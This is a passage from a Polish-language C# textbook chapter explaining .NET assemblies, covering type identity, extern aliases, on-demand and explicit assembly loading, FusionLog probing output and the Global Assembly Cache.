W jakich sytuacjach mogą być tworzone podzespoły składające się z wielu plików? Jedną z potencjalnych zalet takiego rozwiązania jest to, że CLR nie musi od razu wczytywać całego podzespołu. Ponieważ manifest precyzyjnie określa, które typy zostały zdefiniowane w poszczególnych modułach, zatem CLR nie musi wyczytywać danego modułu do pamięci od razu, a dopiero wtedy, kiedy będzie on potrzebny. Istnieje możliwość wczytywania podzespołów przez sieć i w takich przypadkach skorzystanie z niej jest w stanie zauważalnie poprawić szybkość uruchamiania aplikacji. Niemniej jednak CLR wcale nie musi od razu wczytywać do pamięci całej zawartości pojedynczego pliku DLL lub EXE — system Windows pozwala na odczytywanie ich fragmentami, zatem jest w stanie wczytywać kolejne części pliku w momencie pojawienia się takiej konieczności i to bez zmuszania nas do jakiegokolwiek dzielenia pliku. Co więcej, jeśli tworzymy bibliotekę, którą można podzielić na fragmenty i każdego z nich używać niezależnie od pozostałych, to wykorzystanie podzespołu składającego się z wielu plików będzie prostszym rozwiązaniem.

Teoretycznie rzecz biorąc, podzespoły składające się z wielu plików zapewniają możliwość łączenia w postaci jednego podzespołu kodu wygenerowanego przez wiele różnych kompilatorów. W odróżnieniu od tradycyjnego, niezarządzanego kodu proces komplikacji stosowany na platformie .NET nie posiada etapu konsolidacji, a zatem jeśli chcemy utworzyć komponent wykorzystujący kod napisany w różnych językach, to użycie podzespołów składających się z wielu plików będzie jedną z możliwości. (Alternatywnie, choć Microsoft nie udostępnia programu konsolidującego dla platformy .NET, to jednak istnieją narzędzia innych firm pozwalające na połączenie kilku podzespołów w jeden). Niemniej jednak w przeważającej większości przypadków najlepszym rozwiązaniem będzie skorzystanie z domyślnych, jednoplikowych podzespołów.

## Inne możliwości formatu PE

Choć C# nie używa klasycznych mechanizmów Win32 w celu reprezentacji kodu oraz eksportowania API umieszczonych w plikach EXE i DLL, to jednak format PE wciąż dysponuje kilkoma możliwościami w starym stylu, z których mogą korzystać podzespoły.

## Konsola kontra graficzny interfejs użytkownika

System Windows wyraźnie odróżnia aplikacje konsolowe od aplikacji, w których interfejs użytkownika został dostosowany do możliwości systemu Windows.

Konkretnie rzecz biorąc, format PE wymaga, by wykonywalne pliki programów określały **podsystem**, a w starych czasach systemu Windows NT pozwalało to na obsługę wielu osobowości systemu operacyjnego — te wczesne wersje Windows zawierały na przykład podsystem POSIX. Aktualnie dostępne są jedynie trzy

podsystemy, przy czym jeden z nich jest przeznaczony do tworzenia sterowników urządzeń działających w trybie jądra systemu. Pozostałe dwie opcje umożliwiają wybór pomiędzy aplikacjami z graficznym interfejsem użytkownika (tak zwanyymi aplikacjami GUI) oraz aplikacjami konsolowymi. Podstawowa różnica polega na tym, że podczas wykonywania tego drugiego rodzaju aplikacji system Windows wyświetli okno konsoli (bądź też jeśli aplikacja zostanie uruchomiona z poziomu wiersza poleceń, to system wyświetli jej wyniki w tym samym oknie konsoli). W przypadku wykonywania aplikacji z graficznym interfejsem użytkownika okno konsoli nie jest wyświetlane.

Te podsystemy można zmieniać na karcie *Application* we właściwościach projektu, wybierając odpowiednią opcję z rozwijanej listy *Output type*. Dostępne są na niej opcje: *Windows Application* oraz *Console Application*. Dostępna jest także opcja *Class Library* służąca do generowania bibliotek DLL; w ich przypadku podsystem nie jest określany.

## Zasoby Win32

Platforma .NET definiuje swoje własne mechanizmy wykorzystania zasobów binarnych oraz bazujące na nich API służące do lokalizacji, dlatego też w przeważającej większości przypadków nie są w nich wykorzystywane możliwości przechowywania zasobów udostępniane przez format PE. Nic nie stoi na przeszkodzie, by w komponencie .NET umieścić klasyczne zasoby znane z kodu Win32 — na karcie *Application* właściwości projektu jest dostępna osobna sekcja przeznaczona do tego celu, a kompilator C# udostępnia przeróżne przełączniki zapewniające analogiczne możliwości. Niemniej jednak w .NET Framework nie ma żadnego API zapewniającego możliwość dostępu do tych zasobów z poziomu aplikacji w trakcie jej działania i właśnie z tego powodu zazwyczaj używany jest system zasobów .NET. Jednak istnieją pewne wyjątki od tej reguły.

System Windows oczekuje, że w plikach wykonywalnych będzie w stanie znaleźć określone zasoby. Na przykład możemy zdefiniować własną ikonę aplikacji, która będzie wyświetlana na pasku zadań oraz w Eksploratorze Windows. Wymaga to osadzenia tej ikony w sposób charakterystyczny dla kodu Win32, gdyż Eksplorator Windows nie wie, w jaki sposób pobierać zasoby .NET. Jeśli piszemy klasyczną aplikację przeznaczoną dla systemu Windows (niezależnie od tego, czy będzie ona korzystać z .NET, czy nie), to powinna ona udostępniać manifest aplikacji. Bez niego system Windows przyjmie, że aplikacja została napisana przed rokiem 2006<sup>[56]</sup> i zmodyfikuje bądź wyłączy pewne możliwości w celu zapewniania zgodności wstecz. Manifest musi być dostępny także wtedy, gdy chcemy, by aplikacja spełniała pewne wymagania certyfikacyjne określone przez firmę Microsoft. Taki manifest musi być dodawany do aplikacji właśnie jako zasób Win32. (Manifest, o którym tu mowa, jest czymś całkowicie odmiennym od

manifestu podzespołu .NET i różni się także od manifestów instalacyjnych, opisanych w dalszej części rozdziału). Na karcie *Application* właściwości projektu dostępne są specjalne opcje służące do określania manifestu, a w przypadku tworzenia klasycznych aplikacji dla systemu Windows Visual Studio domyślnie skonfiguruje projekt w taki sposób, by odpowiedni manifest był dostępny.

Windows definiuje także sposób dodawania do kodu informacji o numerze wersji, przedstawionych w formie zasobu niezarządzanego. Podzespoły tworzone przy użyciu C# zazwyczaj korzystają z nich, jednak nie ma potrzeby jawnego definiowania zasobów z tymi informacjami — kompilator może zrobić to za nas, jak się przekonamy w punkcie „„Numer wersji””.

## Tożsamość typu

Nasz pierwszy kontakt z podzespołami wynika z faktu, że stanowią one jeden z elementów określających tożsamość typu. Kiedy napiszemy klasę, znajdzie się ona w jakimś podzespołe. Kiedy używamy jakiegoś typu z biblioteki klas .NET Framework lub z dowolnej innej biblioteki, to zanim będziemy mogli z niego skorzystać, będziemy musimy dodać do projektu odwołanie do odpowiedniego podzespołu.

Nie zawsze jest to oczywiste, gdy korzystamy z typów systemowych. Podczas tworzenia projektu Visual Studio automatycznie dodaje do niego odwołania do różnych najczęściej używanych podzespołów biblioteki klas. Dlatego też w przypadku wielu klas nie trzeba dodawać do projektu odwołań do odpowiednich podzespołów, zanim będzie można z nich skorzystać w kodzie, a ponieważ odwołania do podzespołów nigdy nie pojawiają się jawnie w kodzie, dlatego też nie jest tak od razu oczywiste, że podzespół jest elementem niezbędnym do ustalenia typu. Jednak pomimo że podzespoły nie są widoczne w kodzie, to jednak muszą one stanowić element tożsamości typu, gdyż nic nie jest w stanie powstrzymać nas, ani żadnego innego programisty, przed zdefiniowaniem nowego typu, który będzie miał taką samą nazwę jak już istniejący typ. W naszym projekcie możemy zdefiniować klasę o nazwie `System.String`. Nie jest to dobry pomysł i kompilator ostrzeże nas, że prowadzi to do niejednoznaczności, niemniej jednak nie powstrzyma nas przed takim rozwiązaniem. Jednak pomimo tego, że nasza klasa będzie mieć identyczną nazwę jak jeden z wbudowanych typów, CLR wciąż będzie w stanie je od siebie odróżnić.

Zawsze gdy używamy typu, bądź to jawnie posługując się jego nazwą (na przykład w deklaracji zmiennej lub parametru), bądź też niejawnie stosując go w jakimś wyrażeniu, kompilator C# zawsze będzie dokładnie wiedział, o który typ nam chodzi, a to oznacza, że będzie znał podzespół, w którym ten typ został zdefiniowany. Dlatego też kompilator jest w stanie odróżnić typ `System.String`

zdefiniowany w podzespołach *mscorlib* od typu `System.String` zdefiniowanego w naszym własnym podzespołach. Zasady określania zakresu sprawiają, że to jawne odwołanie do typu `System.String` identyfikuje typ zdefiniowany w naszym projekcie, gdyż typy lokalne przesyłają typy o tej samej nazwie zdefiniowane w innych, zewnętrznych podzespołach. Jeśli jednak użyjemy słowa kluczowego `string`, to odwoła się ono do typu zdefiniowanego w podzespołach *mscorlib*, czyli do typu wbudowanego. Ten wbudowany typ zostanie użyty także w przypadku umieszczenia w kodzie literała łańcuchowego bądź też wywołania jakiejś metody, która zwraca łańcuch znaków. Ilustruje to kod przedstawiony na [Przykład 12-1](#) — definiuje on swój własny typ o nazwie `System.String`, a następnie używa metody ogólnej, która wyświetla nazwę typu oraz nazwę podzespołu dla dowolnego statycznego typu przekazanego jako argument jej wywołania.

### Przykład 12-1. Jakiego typu jest łańcuch znaków?

```
using System;

// Nigdy nie należy stosować takiego rozwiązania!
namespace System
{
    public class String
    {
    }
}

class Program
{
    static void Main(string[] args)
    {
        System.String s = null;
        ShowStaticTypeNameAndAssembly(s);
        string s2 = null;
        ShowStaticTypeNameAndAssembly(s2);
        ShowStaticTypeNameAndAssembly("String literal");
        ShowStaticTypeNameAndAssembly(Environment.OSVersion.VersionString);
    }

    static void ShowStaticTypeNameAndAssembly<T>(T item)
    {
        Type t = typeof(T);
        Console.WriteLine("Typ: {0}. Podzespół {1}.",
                           t.FullName, t.Assembly.FullName);
    }
}
```

Metoda `Main` z tego przykładu próbuje każdego ze sposobów uzyskiwania łańcuchów znaków, o których wspominałem w poprzednim akapicie, a w efekcie

wyświetla następujące wyniki:

```
Type: System.String. Assembly MyApp, Version=1.0.0.0, Culture=neutral,
PublicKeyToken=null.
Type: System.String. Assembly mscorelib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089.
Type: System.String. Assembly mscorelib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089.
Type: System.String. Assembly mscorelib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089.
```

Jawne użycie nazwy `System.String` spowodowało użycie typu zdefiniowanego w projekcie, natomiast we wszystkich innych przypadkach został użyty typ wbudowany. Przykład ten pokazuje, że kompilator C# jest w stanie radzić sobie z typami o identycznych nazwach. Co więcej, pokazuje on, że kod IL jest w stanie dokonać takiego rozróżnienia. Binarny format IL zapewnia, że każde odwołanie do typu określa jednocześnie podzespół, w którym ten typ jest umieszczony. Jednak sam fakt, że można tworzyć typy o identycznych nazwach i ich używać, nie oznacza wcale, że powinniśmy tak robić. Ponieważ w języku C# zazwyczaj nie określamy jawnie podzespołów zawierających używane typy, dlatego też wprowadzanie bezsensownych konfliktów nazw poprzez definiowanie na przykład wlasnej klasy `System.String` jest wyjątkowo złym pomysłem. (Okazuje się, że w ostateczności takie konflikty można rozwiązywać — informacje na ten temat można znaleźć w ramce pt. „**Zewnętrzne nazwy zastępcze**” — niemniej jednak lepiej jest ich unikać).

## Zewnętrzne nazwy zastępcze

Kiedy w danym zakresie pojawia się kilka typów o tej samej nazwie, to C# normalnie używa typu o najbliższym zakresie — to właśnie dlatego zdefiniowany przez nas typ `System.String` jest w stanie przesłonić wbudowany typ o tej samej nazwie. Przede wszystkim celowe doprowadzanie do tego typu konfliktów nie jest rozsądne, niemniej jednak jeśli już się zdarzy, to C# udostępnia mechanizm pozwalający na określanie podzespołu. Polega on na określaniu tak zwanej **zewnętrznej nazwy zastępczej** (ang. *extern alias*).

W [Rozdział 1.](#) poznaleś nazwy zastępcze typów definiowane przy użyciu słowa kluczowego `using`, które ułatwiają odwoływanie się do typów o tej samej podstawowej nazwie, lecz zdefiniowanych w innych przestrzeniach nazw. Zewnętrzne nazwy zastępcze pozwalają na rozróżnianie typów, które mają identyczne pełne nazwy, lecz są zdefiniowane w innych podzespołach.

Aby zdefiniować taką zewnętrzną nazwę zastępczą, należy rozwinąć listę *References* w oknie *Solution Manager* i wybrać referencję. Następnie w panelu *Properties* można zdefiniować nazwę zastępczą tej referencji. Jeśli dla jednego podzespołu zdefiniujemy nazwę zastępczą A1, a dla drugiego nazwę A2, to później będziemy mogli zaznaczyć chęć ich używania, umieszczając na samej górze pliku C# następujące deklaracje:

```
extern alias A1;  
extern alias A2;
```

Teraz możemy już precyjnie określać nazwy typu, poprzedzając w pełni kwalifikowane nazwy typów łańcuchami znaków `A1::` oraz `A2::`. Informujemy w ten sposób kompilator, że chcemy używać typów zdefiniowanych w podzespołe (lub podzespołach) skojarzonych z podanymi nazwami zastępczymi, nawet gdyby w danym zakresie był dostępny inny typ o tej samej nazwie.

Skoro definiowanie wielu typów o tej samej nazwie jest złym pomysłem, to dlaczego .NET zapewnia taką możliwość? W rzeczywistości zapewnienie możliwości wprowadzania konfliktów nazw nie było zamierzonym celem — jest to jedynie efekt uboczny tego, że .NET używa nazwy podzespołu jako jednego z elementów określających plik. CLR musi znać podzespół, w którym typ został zdefiniowany, aby móc go odnaleźć w trakcie działania programu, kiedy po raz pierwszy zostaną użyte możliwości tego typu.

## Wczytywanie podzespołów

Zapewne znasz już opcję *References* w dostępną w oknie *Solution Explorer*. Być może zaniepokoił Cię liczba odwołań tworzonych w niektórych projektach, a może nawet kusiło Cię, by w imię wydajności działania usunąć niektóre z nich. W rzeczywistości jednak nie ma się czym przejmować. Kompilator C# pomija bowiem wszystkie odwołania, których tworzony projekt nigdy nie używa, zatem nie ma niebezpieczeństwwa, że w trakcie działania programu będzie on wczytywał niepotrzebne biblioteki DLL.

A nawet jeśli C# nie usunie niepotrzebnych odwołań podczas komplikacji, to i tak nie będzie niebezpieczeństwwa niepotrzebnego wczytania nieużywanych bibliotek. CLR nie próbuje bowiem wczytywać podzespołów, dopóki nasza aplikacja nie zechce ich użyć po raz pierwszy. W większości aplikacji wszystkie możliwe ścieżki realizacji

nie są wykonywane podczas każdego uruchomienia, dlatego też całkiem często zdarza się, że znaczące fragmenty kodu aplikacji w ogóle nie zostaną wykonane. Może się nawet zdarzyć, że nasz program zakończy działanie i nawet nie skorzysta z niektórych klas — na przykład takich, które są wykorzystywane wyłącznie w przypadku wystąpienia pewnych szczególnych sytuacji awaryjnych. Jeśli jedynym miejscem, w którym jest używany konkretny podzespół, są metody takiej klasy, to taki podzespół w ogóle nie zostanie wczytany.

CLR dysponuje pewną swobodą, jeśli chodzi o to, co oznacza „użycie” konkretnego podzespołu. Jeśli metoda zawiera jakikolwiek kod, który odwołuje się do konkretnego typu (na przykład deklaruje zmienną tego typu lub zawiera wyrażenie, które niejawnie z niego korzysta), to CLR może uznać, że taki typ jest używany podczas pierwszego wykonania metody, nawet jeśli realizacja nie dotrze do fragmentu aplikacji, który faktycznie wykonuje tę metodę. Przeanalizujmy przykład przedstawiony na [Przykład 12-2](#).

### Przykład 12-2. Wczytywanie typów i realizacja warunkowa

```
static IComparer<string> GetComparer(bool caseSensitive)
{
    if (caseSensitive)
    {
        return StringComparer.CurrentCulture;
    }
    else
    {
        return new MyCustomComparer();
    }
}
```

W zależności od przekazanego argumentu powyższa metoda zwraca bądź to obiekt dostarczony przez klasę `StringComparer`, bądź też tworzy nowy obiekt typu `MyCustomComparer`. Klasa `StringComparer` jest umieszczona w `mscorlib` — tym samym podzespołe, który definiuje podstawowe typy danych, takie jak `int` lub `string`, i który jest wczytywany, jeszcze zanim nasz program zacznie działać. Założymy jednak, że drugi z używanych typów — `MyCustomComparer` — został zdefiniowany w zupełnie innym podzespołe — `ComparerLib` — który nie jest powiązany z naszą aplikacją. Oczywiście jeśli w wywołaniu metody `GetComparer` nie zostanie podany żaden argument lub zostanie przekazana wartość `false`, to CLR wczyta podzespół `ComparerLib` (jeśli nie zrobiło tego wcześniej). Jednak bardziej zaskakujące jest to, że CLR może wczytać podzespół `ComparerLib` podczas pierwszego wykonania metody nawet w przypadku, gdy przekazany do niej argument przyjmie wartość `true`. Aby kompilator JIT był w stanie skompilować kod metody `GetComparer`, CLR będzie musiało dysponować dostępem do definicji

typu `MyCustomComparer`. Sposób działania kompilatora JIT jest szczegółem implementacyjnym, zatem nie jest on w pełni udokumentowany, a w przyszłości może ulec zmianie, jednak wydaje się, że uwzględnia on jedną metodę w danej chwili. A zatem najprawdopodobniej samo wywołanie powyższej metody powinno być wystarczającym powodem do wczytania podzespołu.

Takie wczytywanie podzespołów na żądanie oznacza, że wywołanie metody może się nie powieść — na przykład możemy wywołać metodę, która używa (lub czasami może użyć) typu zdefiniowanego w zewnętrznym podzespołe, a jeśli CLR nie uda się wczytać tego podzespołu, to zgłosi wyjątek `FileNotFoundException`. Jest to dokładnie ten sam wyjątek, który jest używany w celu powiadomiania o braku możliwości odnalezienia pliku także w innych sytuacjach. Nie ma żadnego typu wyjątku przeznaczonego konkretnie do informowania o nieudanej próbie wczytania podzespołu, co czasami, zwłaszcza jeśli nasza aplikacja normalnie zajmuje się przetwarzaniem plików, może być mylące. W takich przypadkach w pierwszej kolejności możemy pomyśleć, że chodzi o problem z otwarzeniem pliku, który miał być przetwarzany, natomiast w rzeczywistości polega on na brakującej bibliotece DLL. Na szczęście informacje dostępne we właściwości `Message` wyjątku rozwiewają wszelkie wątpliwości — komunikat będzie przypominał ten zamieszczony poniżej:

```
Could not load file or assembly 'ComparerLib, Version=1.0.0.0, Culture=neutral,
PublicKeyToken=null' or one of its dependencies. The system cannot find the
file specified.\[57\]
```

Obiekt `FileNotFoundException` udostępnia także właściwość o nazwie `FusionLog`. (`Fusion` to używana przez Microsoft nazwa kodowa technologii odpowiedzialnej za odnajdywanie i wczytywanie podzespołów. Nieco dziwne jest to, że nazwa nie tylko stała się publicznie znana, lecz także została użyta w API). Jest ona bardzo użyteczna podczas diagnozowania problemów, gdyż dokładnie informuje, gdzie CLR poszukiwało podzespołu. (Jednocześnie sprawia ona, że brak wyspecjalizowanego typu wyjątku dla właśnie takiego problemu jest jeszcze bardziej kłopotliwy — właściwość ta nie jest używana w żadnej innej sytuacji, gdy jest zgłoszany wyjątek `FileNotFoundException`). Oto zawartość właściwości `FusionLog` dla tego samego wyjątku, o którym informował powyższy komunikat:

```
==== Pre-bind state information ====
LOG: User = PEMBREY\Ian
LOG: DisplayName = ComparerLib, Version=1.0.0.0, Culture=neutral,
PublicKeyToken=null (Fully-specified)
LOG: Appbase = file:///C:/Demo/
LOG: Initial PrivatePath = NULL
Calling assembly : Consumer, Version=1.0.0.0, Culture=neutral,
PublicKeyToken=null.
```

```
===
LOG: This bind starts in default load context.
LOG: No application configuration file found.
LOG: Using host configuration file:
LOG: Using machine configuration file from
C:\Windows\Microsoft.NET\Framework\v4.0.30319\config\machine.config.
LOG: Policy not being applied to reference at this time (private, custom,
partial, or location-based assembly bind).
LOG: Attempting download of new URL file:///C:/Demo/ComparerLib.DLL.
LOG: Attempting download of new URL file:///C:/Demo/ComparerLib/ComparerLib.DLL.
LOG: Attempting download of new URL file:///C:/Demo/ComparerLib.EXE.
LOG: Attempting download of new URL file:///C:/Demo/ComparerLib/ComparerLib.EXE.
```

Powyższy raport rozpoczyna się od zestawienia informacji, jakimi dysponuje CLR, takich jak pełna nazwa poszukiwanego podzespołu, katalog, w którym została uruchomiona aplikacja (określany tu jako *Appbase*), oraz pełna nazwa podzespołu, który spowodował rozpoczęcie wczytywania — wiersz *Calling assembly* odwołuje się do komponentu *Consumer*, który już został wczytany i teraz stara się wczytać inny podzespół.

Na samym końcu raport pokazuje, gdzie CLR poszukiwało pliku. Te wiersze raportu zawierają tekst *Attempting download*<sup>[58]</sup>, gdyż CLR jest w stanie uruchamiać aplikacje, które nie są zainstalowane na lokalnym komputerze — można mu przekazać adres URL uruchamianej aplikacji, a CLR spróbuje pobrać podzespół z podanego adresu, a następnie spróbuje określić odwołania do innych podzespołów, tworząc w tym celu odpowiednie względne adresy URL i starając się pobrać podzespoły. Adresy URL widoczne na powyższym raporcie zaczynają się od protokołu *file:*, zatem tak naprawdę CLR niczego nie pobiera, niemniej jednak fakt ten nie znajduje żadnego odzwierciedlenia w treści raportu. Z punktu widzenia mechanizmu wczytywania stara się on sprawdzić różne adresy URL, pod którymi może być dostępny poszukiwany podzespół.

Jak widać na powyższym raporcie, mechanizm wczytywania sprawdził cztery adresy, zanim się poddał. Proces poszukiwania jest nazywany **sondowaniem** (ang. *probing*). Poszukiwany był podzespół o nazwie *ComparerLib*, a zatem w pierwszej kolejności poszukiwano pliku *ComparerLib.dll* w tym samym katalogu, w którym została uruchomiona aplikacja (a konkretnie rzecz ujmując — w katalogu określonym przez *Appbase*). Ponieważ nie udało się go tam znaleźć, zatem CLR spróbowało znaleźć ten sam plik w katalogu zagnieżdżonym o tej samej nazwie (czyli szukało pliku *ComparerLib/ComparerLib.dll*). Także i to się nie udało, zatem CLR spróbowało odnaleźć w tych samych dwóch katalogach plik z rozszerzeniem *.exe*. CLR traktuje biblioteki DLL oraz pliki wykonywalne w podobny sposób — jak można się było przekonać, czytając [Rozdział 1.](#), nic nie stoi na przeszkodzie, by dodawać do projektu odwołania do plików EXE. Przeprowadzanie testów

jednostkowych byłoby znacznie trudniejsze, gdyby taka możliwość nie była dostępna. Jednak nazwy podzespołów nie zawierają rozszerzeń i dlatego CLR musi sprawdzić obie możliwości.

## Jawne wczytywanie podzespołów

Choć CLR wczytuje podzespoły na żądanie, to można także wczytywać je jawnie. Gdybyśmy tworzyli na przykład aplikację obsługującą wtyczki, to w trakcie pisania jej kodu nie mielibyśmy pojęcia, które z komponentów będą wczytywane podczas jej działania. Cała idea systemu wtyczek polega na tym, że jest on rozszerzalny. W takim przypadku zapewne chcielibyśmy wczytywać wszystkie biblioteki DLL z określonego katalogu. (W celu wykrycia oraz wykorzystania typów dostępnych w tych bibliotekach konieczne byłoby skorzystanie z mechanizmów odzwierciedlania, opisanych w [Rozdział 13.](#)).

Jeśli znamy pełną ścieżkę dostępu do podzespołu, to jego wczytanie jest bardzo proste: wystarczy wywołać statyczną metodę `LoadFrom` klasy `Assembly`, przekazując do niej ścieżkę do pliku. Można nawet użyć adresu URL. Ta metoda statyczna zwraca instancję klasy `Assembly`, stanowiącą jeden z typów API odzwierciedlania. Zapewnia ona możliwości określania typów dostępnych w podzespolu oraz korzystania z nich.

### PODPOWIEDŹ

CLR pamięta, które podzespoły były wczytywane przy użyciu metody `LoadFrom`. Kiedy podzespoł wczytyany przy użyciu tej metody zażąda wczytania kolejnych podzespołów, CLR będzie sprawdzało, czy są one dostępne w tym samym katalogu, z którego pobrano ten podzespoł. Oznacza to, że jeśli nasza aplikacja będzie przechowywała wtyczki w innym katalogu, w którym CLR normalnie by ich nie poszukiwało, to wtyczki te będą mogły instalować w nim inne komponenty, od których zależy ich działanie. CLR będzie w stanie odnaleźć je bez konieczności żadnych dodatkowych, jawnych wywołań metody `LoadFrom`, nawet jeśli normalnie nie przeszukiwałoby katalogu w ramach wczytywania podzespołu, które nie zostało rozpoczęte w wyniku jawnego żądania.

Od czasu do czasu może się zdarzyć, że będziemy chcieli jawnie wczytywać komponenty (na przykład by korzystać z nich przy użyciu odzwierciedlania) bez określania ścieżki dostępu do nich. Dobrym przykładem może tu być wczytywanie podzespołów należących do biblioteki klas .NET Framework. Nigdy nie należy bowiem używać jednej, ustalonej lokalizacji komponentów systemowych — ich położenie może się bowiem zmieniać w różnych wersjach .NET. W takich przypadkach należy skorzystać z metody `Assembly.Load`, przekazując w jej wywołaniu jedynie nazwę podzespołu.

Metoda `Assembly.Load` stosuje dokładnie ten sam mechanizm, który jest używany

w przypadku wczytywania rozpoczętego w niejawnny sposób. Dzięki temu można jej używać, by odwoływać się zarówno do komponentów zainstalowanych wraz z aplikacją, jak i do komponentów systemowych. W obu przypadkach należy podać pełną nazwę podzespołu, taką jak ta prezentowana na raporcie przechowywanym we właściwości `FusionLog`. Te pełne nazwy — na przykład `ComparerLib, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null` — zawierają nazwę, numer wersji oraz pewne dodatkowe informacje, które zostały opisane w punkcie „[Nazwy podzespołów](#)”. Jednak zanim się nimi zajmiemy, musisz się dowiedzieć, w jaki sposób CLR odnajduje podzespoły systemowe. Mechanizm sondowania przedstawiony na przykładzie raportu zwracanego przez właściwość `FusionLog` nie jest w tym przypadku pomocny, gdyż nie będziemy udostępniać pełnej wersji biblioteki klas .NET Framework wraz z każdą napisaną aplikacją. CLR odnajduje te podzespoły w całkowicie innym miejscu.

## Global Assembly Cache

W oryginalnych wersjach .NET Framework przeznaczonych na komputery stacjonarne oraz serwery CLR zarządza magazynem podzespołów nazywanym *Global Assembly Cache* (globalna pamięć podręczna podzespołów), w skrócie GAC. Zawiera on wszystkie podzespoły tworzące bibliotekę klas .NET Framework. GAC jest rozszerzalny, dzięki czemu można w nim instalować także dodatkowe podzespoły.

### PODPOWIEDŹ

Silverlight, Windows Phone oraz .NET Core (wersja .NET przeznaczona dla aplikacji o interfejsie użytkownika dostosowanym do systemu Windows 8) nie dysponują bezpośrednim odpowiednikiem GAC. Korzystają one ze wspólnego magazynu zawierającego wszystkie podzespoły systemowe, jednak nie można dodawać do niego własnych podzespołów.

Jeśli chodzi o zawartość GAC, to jego dokładne położenie zależy od używanej wersji .NET Framework. Do wersji 3.5 włącznie znajdował się on w katalogu *assembly* w katalogu systemu Windows, czyli w większości przypadków w katalogu *C:\Windows\assembly*. W przypadku starszych wersji tego magazynu zapoznanie się z jego logiczną zawartością jest łatwe, gdyż .NET instaluje dla tego katalogu specjalne rozszerzenia powłoki. Jeśli spróbujemy wyświetlić jego zawartość w *Eksploratorze Windows*, to nie zobaczymy jego właściwej struktury, a jedynie listę wszystkich dostępnych w nim podzespołów, taką jak ta przedstawiona na [Rysunek 12-1](#). Oglądając ją, łatwo zauważyc, że GAC może przechowywać wiele wersji tego samego podzespołu. Jednak w .NET 4.0 oraz nowszych wersjach platformy takie rozszerzenia powłoki nie są już stosowane, dlatego poniższy rysunek przedstawia

wygląd GAC w starszej wersji — obecnie nieco trudniej jest zrozumieć logiczną strukturę magazynu, przeglądając zawartość katalogu na dysku.

Nazwa zestawu	Wersja	Kultura	Token klucza publicznego	Architektura procesora
Accessibility	2.0.0.0		b03f5f7f11d50a3a	MSIL
ADODB	7.0.3300.0		b03f5f7f11d50a3a	
AspNetMMCExt	2.0.0.0		b03f5f7f11d50a3a	MSIL
AspNetMMCExt.resources	2.0.0.0	pl	b03f5f7f11d50a3a	MSIL
BDATunePIA	6.1.0.0		31bf3856ad364e35	x86
ComSvcConfig	3.0.0.0		b03f5f7f11d50a3a	MSIL
cscompmgd	8.0.0.0		b03f5f7f11d50a3a	MSIL
CustomMarshalers	2.0.0.0		b03f5f7f11d50a3a	x86
dfsvc	2.0.0.0		b03f5f7f11d50a3a	MSIL
DTEParseMgd	10.0.0.0		89845dc8080cc91	x86
ehCIR	6.1.0.0		31bf3856ad364e35	MSIL
ehexhost	6.1.0.0		31bf3856ad364e35	MSIL
ehiActivScp	6.1.0.0		31bf3856ad364e35	MSIL
ehiBmlDataCarousel	6.1.0.0		31bf3856ad364e35	MSIL
ehiExtens	6.1.0.0		31bf3856ad364e35	MSIL
ehiTV	6.1.0.0		31bf3856ad364e35	MSIL
ehiProxy	6.1.0.0		31bf3856ad364e35	MSIL
ehiTVMSMusic	6.1.0.0		31bf3856ad364e35	MSIL
ehiUPnP	6.1.0.0		31bf3856ad364e35	MSIL
ehiUserXp	6.1.0.0		31bf3856ad364e35	MSIL
ehiVidCtl	6.1.0.0		31bf3856ad364e35	MSIL
ehiwmp	6.1.0.0		31bf3856ad364e35	MSIL

Rysunek 12-1. Zawartość GAC wyświetlona w Eksploratorze Windows

Faktyczną zawartość tego katalogu można przeglądać z poziomu wiersza poleceń systemu. Ewentualnie zawartość GAC w wersjach dla .NET 4.0 oraz 4.5 można także zobaczyć, wyświetlając katalog *C:\Windows\Microsoft .NET\Assembly*, który używa takiej samej struktury i nie ukrywa jej przy użyciu rozszerzeń powłoki. Znajdziemy w nim różne podkatalogi podzielone ze względu na to, czy umieszczane w nich podzespoły są niezależne od architektury komputera, czy też można ich używać wyłącznie w konkretnym trybie pracy procesora. (Choć kod IL jest niezależny od architektury, to jednak w przypadku stosowania mechanizmów współdziałania opisanych w [Rozdział 21.](#) nasz kod może stać się zależny do innych komponentów, które nie zostały napisane z wykorzystaniem platformy .NET i mogą być przeznaczone na przykład wyłącznie dla procesorów 32-bitowych). Systemy wyposażone w procesory 64-bitowe obsługują zarówno procesy 32-, jak i 64-bitowe, a zatem znajdziemy w nim katalogi o nazwach *GAC\_32*, *GAC\_64* oraz *GAC\_MSIL*, przy czym ten ostatni z nich zawiera podzespoły niezależnie od architektury. Wewnątrz nich znajdziemy podkatalogi, których nazwy odpowiadają prostym nazwom podzespołów (na przykład *System.Core* lub *System.Data*), a wewnątrz tych podkatalogów po jednym katalogu dla każdej unikatowej wersji podzespołu. To właśnie te ostatnie katalogi będą zawierać same podzespoły.

## OSTRZEŻENIE

Nie należy polegać na tym, że GAC zawsze będzie mieć właśnie taką strukturę. Warto ją znać, gdyż pokazuje, w jaki sposób GAC jest w stanie przechowywać wiele wersji tego samego komponentu, oraz ułatwia zrozumienie ścieżek wyświetlanych w debuggerze. Jednak w przyszłości implementacja GAC może się zmienić. Jeśli chcemy zainstalować jakiś komponent w GAC, to nigdy nie należy kopiować go ręcznie. Zamiast tego należy skorzystać z mechanizmów, jakie daje instalator systemu Windows (*Windows Installer*), bądź też skorzystać z narzędzia *gacutil* wchodzącego w skład .NET SDK. Program ten, obsługiwany z poziomu wiersza poleceń, pozwala także wyświetlać zawartość GAC oraz odinstalowywać podzespoły. Koniecznie należy używać odpowiedniej wersji programu *gacutil* — wersja 4 oraz nowsze będą współpracować z aktualną wersją GAC, natomiast wersje wcześniejsze — z poprzednimi wersjami magazynu.

CLR preferuje wczytywanie podzespołów z GAC — jeśli tylko może, to zawsze właśnie w nim poszukuje podzespołów w pierwszej kolejności. A zatem nawet jeśli dołączymy do naszej aplikacji wersję systemowej biblioteki DLL, to i tak aplikacja ta nie będzie jej używać — CLR odnajdzie tę bibliotekę w GAC i nawet nigdy nie spróbuje jej znaleźć w katalogu aplikacji.

